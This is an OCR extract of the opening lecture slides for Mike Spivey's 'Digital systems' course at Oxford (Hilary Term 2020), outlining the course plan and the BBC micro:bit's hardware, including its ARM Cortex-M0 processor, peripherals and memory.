
Digital systems

Mike Spivey


Hilary Term 2020

UNIVERSITY OF OXFORD
Department of COMPUTER SCIENCE

[1.1] Plan for the two terms



[1.2] The micro:bit




[1.3] Three layers of design


micro:bit

- **Nordic nRF51822**
  - **ARM Cortex-M0**
    - Registers, datapath
    - Thumb-based control
    - Interrupt controller
  - Peripherals: GPIO, UART, I2C
  - 16kB RAM, 256kB Flash ROM
- LEDs, buttons via GPIO
- Accelerometer, Magnetometer via I2C
- Second processor – for USB

